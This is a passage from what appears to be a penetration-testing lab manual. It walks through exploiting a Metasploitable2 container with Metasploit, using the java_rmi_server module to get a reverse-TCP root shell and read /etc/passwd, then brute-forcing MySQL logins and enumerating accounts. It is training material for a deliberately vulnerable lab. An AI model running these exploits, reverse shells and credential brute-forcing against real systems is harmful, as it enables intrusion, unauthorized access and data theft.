
head -10 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

Fig 4.10: Test the “vsftpd_234_backdoor” Exploit Module

Exploiting Port 1099 – GNU Classpath RMI Registry

GNU Classpath is a collection of essential libraries for supporting the Java programming language. Metasploitable2 container runs a remote object registry for GNU Classpath using default credentials which can be used to gain a shell session on the machine using the “java_rmi_server” exploit module of Metasploit.

Load the module and see the current settings by doing the following



```
root@attacker_1: /  
msf6 > use exploit/multi/misc/java_rmi_server  
[*] Using configured payload java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > options  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                                                                     |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                     |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                           |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                           |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                    |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                          |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                             |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.10.10.2      | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |

  
msf6 exploit(multi/misc/java_rmi_server) > |
```

Fig 4.11: The “java_rmi_server” Exploit Module

By default, the remote port, local host, local port, payload, and exploit target are all set. But, instead of using the default payload, the “linux/x86/shell/reverse tcp” payload will be used and the local host and the exploit target must be set again after setting the payload. Since the Metasploitable2 container is a Linux container, the target will be “Linux x86”.

Follow the steps below to set all the required options to exploit the vulnerability.



```
root@attacker_1: /
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/misc/java_rmi_server) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 10.10.10.2
LHOST => 10.10.10.2
msf6 exploit(multi/misc/java_rmi_server) > show targets


Exploit targets:

  Id  Name
  --  ---
  0    Generic (Java Payload)
  1    Windows x86 (Native Payload)
  2    Linux x86 (Native Payload)
  3    Mac OS X PPC (Native Payload)
  4    Mac OS X x86 (Native Payload)

msf6 exploit(multi/misc/java_rmi_server) > set target 2
target => 2
msf6 exploit(multi/misc/java_rmi_server) > 
```

Fig 4.12: Set Options of the “java_rmi_server” Exploit Module

After setting all the required options, now run the module. If a shell session opened run some system commands to verify if the victim container is compromised.



```
root@attacker_1: /
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 10.10.10.2:4444
[*] 10.10.10.3:1099 - Using URL: http://0.0.0.0:8080/jBQd7n64ThN
[*] 10.10.10.3:1099 - Local IP: http://10.10.10.2:8080/jBQd7n64ThN
[*] 10.10.10.3:1099 - Server started.
[*] 10.10.10.3:1099 - Sending RMI Header...
[*] 10.10.10.3:1099 - Sending RMI Call...
[*] 10.10.10.3:1099 - Replied to request for payload JAR
[*] Sending stage (36 bytes) to 10.10.10.3
[*] Command shell session 1 opened (10.10.10.2:4444 -> 10.10.10.3:34290 ) at 2021-12-05 07:06:38 +0000
[*] 10.10.10.3:1099 - Server stopped.

hostname
victim_1

whoami
root

uname -a
Linux victim_1 5.11.0-41-generic #45-20.04.1-Ubuntu SMP Wed Nov 10 10:20:10 UTC 2021 x86_64 GNU/Linux


head -5 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

Fig 4.13: Test the “java_rmi_server” Exploit Module

Exploiting Port 3306 – MySQL

MySQL is a free and open-source relational database management system. A relational database organizes data into one or more data tables where data types can be associated with one another. Metasploitable 2's MySQL database has very negligible security

First, use “mysql_login” auxiliary module to brute force valid credentials of MYSQL database. Load the module and see the current settings by doing the following



```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name          Current Setting  Required  Description
  ----          -
  BLANK_PASSWORDS  true            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false          no        Add all passwords in the current database to the list
  DB_ALL_USERS     false          no        Add all users in the current database to the list
  DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD        no             no        A specific password to authenticate with
  PASS_FILE       no             no        File containing passwords, one per line
  Proxies         no             no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          yes            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT           3306           yes       The target port (TCP)
  STOP_ON_SUCCESS false          yes       Stop guessing when a credential works for a host
  THREADS         1              yes       The number of concurrent threads (max one per host)
  USERNAME        root           no        A specific username to authenticate as
  USERPASS_FILE   no             no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS    false          no        Try the username as the password for all users
  USER_FILE       no             no        File containing usernames, one per line
  VERBOSE         true           yes       Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) >
```

Fig 4.14: The “mysql_login” Auxiliary Module


A list of users and a list of passwords are required to perform a brute force attack. A “user_list.txt” and a “password_list.txt” file is already created in the “/home/Files/” directory.

To check the contents of the files, click on the “+” button of the attacker terminal and type the following command and hit “Enter” to launch another new interactive shell of the attacker container.

```
docker exec -it attacker_1 /bin/bash
```

Now run the following commands to see the contents of the “user-list_login.txt” and “password-list_login.txt” files.

```
cat /home/Files/user_list.txt
cat /home/Files/password_list.txt
```




```
root@attacker_1: /
root@attacker_1: /
csl@CSL:~$ docker exec -it attacker_1 /bin/bash
(root@attacker_1)-[/]
# cat /home/Files/user_list.txt
root
admin
guest
user
test
msfadmin
postgres

(root@attacker_1)-[/]
# cat /home/Files/password_list.txt
rootpass
adminpass
guestpass
userpass
testpass
msfadmin
postgres

(root@attacker_1)-[/]
#
```

Fig 4.15: Contents of the “user_list.txt” and the “password_list.txt” file

Now go to the Metasploit terminal and follow the steps below to set the remote host, username file, password file, and run the module.




```
root@attacker_1: /
root@attacker_1: /
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /home/Files/user_list.txt
USER_FILE => /home/Files/user_list.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /home/Files/password_list.txt
PASS_FILE => /home/Files/password_list.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set verbose no
verbose => false
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 10.10.10.3:3306 - 10.10.10.3:3306 - Success: 'root:'
[+] 10.10.10.3:3306 - 10.10.10.3:3306 - Success: 'guest:'
[*] 10.10.10.3:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Fig 4.16: Test the “mysql_login” Auxiliary Module

The module tries every possible combination of usernames and passwords provided in the text files. While attempting various combinations, it extracts some valid logins. So far, only “root” and “guest” have been identified as valid logins, both of which have blank passwords.

The “mysql_enum” module enumerates valuable information about the database. Load the module and see the current settings of the module by doing the following



```
root@attacker_1: /
msf6 > use auxiliary/admin/mysql/mysql_enum
msf6 auxiliary(admin/mysql/mysql_enum) > options


Module options (auxiliary/admin/mysql/mysql_enum):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no         The password for the specified username
  RHOSTS            yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      3306         yes        The target port (TCP)
  USERNAME        no         The username to authenticate as

msf6 auxiliary(admin/mysql/mysql_enum) >
```

Fig 4.17: The “mysql_enum” Auxiliary Module

Follow the steps below to set the remote host, username, password, and run the module.




```
root@attacker_1: /
msf6 auxiliary(admin/mysql/mysql_enum) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 auxiliary(admin/mysql/mysql_enum) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_enum) > set PASSWORD ''
PASSWORD =>
msf6 auxiliary(admin/mysql/mysql_enum) > run
[*] Running module against 10.10.10.3

[*] 10.10.10.3:3306 - Running MySQL Enumerator...
[*] 10.10.10.3:3306 - Enumerating Parameters
[*] 10.10.10.3:3306 - MySQL Version: 5.0.96-0ubuntu3
[*] 10.10.10.3:3306 - Compiled for the following OS: debian-linux-gnu
[*] 10.10.10.3:3306 - Architecture: i486
[*] 10.10.10.3:3306 - Server Hostname: victim_1
[*] 10.10.10.3:3306 - Data Directory: /var/lib/mysql/
[*] 10.10.10.3:3306 - Logging of queries and logins: OFF
[*] 10.10.10.3:3306 - Old Password Hashing Algorithm OFF
[*] 10.10.10.3:3306 - Loading of local files: ON
[*] 10.10.10.3:3306 - Deny logins with old Pre-4.1 Passwords: OFF
[*] 10.10.10.3:3306 - Allow Use of symlinks for Database Files: YES
[*] 10.10.10.3:3306 - Allow Table Merge: YES
[*] 10.10.10.3:3306 - SSL Connection: DISABLED
[*] 10.10.10.3:3306 - Enumerating Accounts:
[*] 10.10.10.3:3306 - List of Accounts with Password Hashes:
[+] 10.10.10.3:3306 - User: debian-sys-maint Host: Password Hash:
[+] 10.10.10.3:3306 - User: root Host: % Password Hash:
[+] 10.10.10.3:3306 - User: guest Host: % Password Hash:
[+] 10.10.10.3:3306 - User: debian-sys-maint Host: localhost Password Hash:
[*] 10.10.10.3:3306 - The following users have GRANT Privilege:
[*] 10.10.10.3:3306 - User: debian-sys-maint Host:
[*] 10.10.10.3:3306 - User: root Host: %
[*] 10.10.10.3:3306 - User: guest Host: %
[*] 10.10.10.3:3306 - User: debian-sys-maint Host: localhost
[*] 10.10.10.3:3306 - The following users have CREATE USER Privilege:
[*] 10.10.10.3:3306 - User: root Host: %
[*] 10.10.10.3:3306 - User: guest Host: %
```

Fig 4.18: Test the “mysql_enum” Auxiliary Module

It enumerates information such as the version name, server hostname, data directory, SSL connection state, and many more that the attacker may find useful.

The “mysql_schemadump” module is used to dump database schema information. A schema is nothing but a database's blueprint, containing information on the database's architecture as well as organizational details such as the number of rows and columns. Load the module and see the current settings of the module by doing the following



```
root@attacker_1: /
msf6 > use auxiliary/scanner/mysql/mysql_schemadump
msf6 auxiliary(scanner/mysql/mysql_schemadump) > options

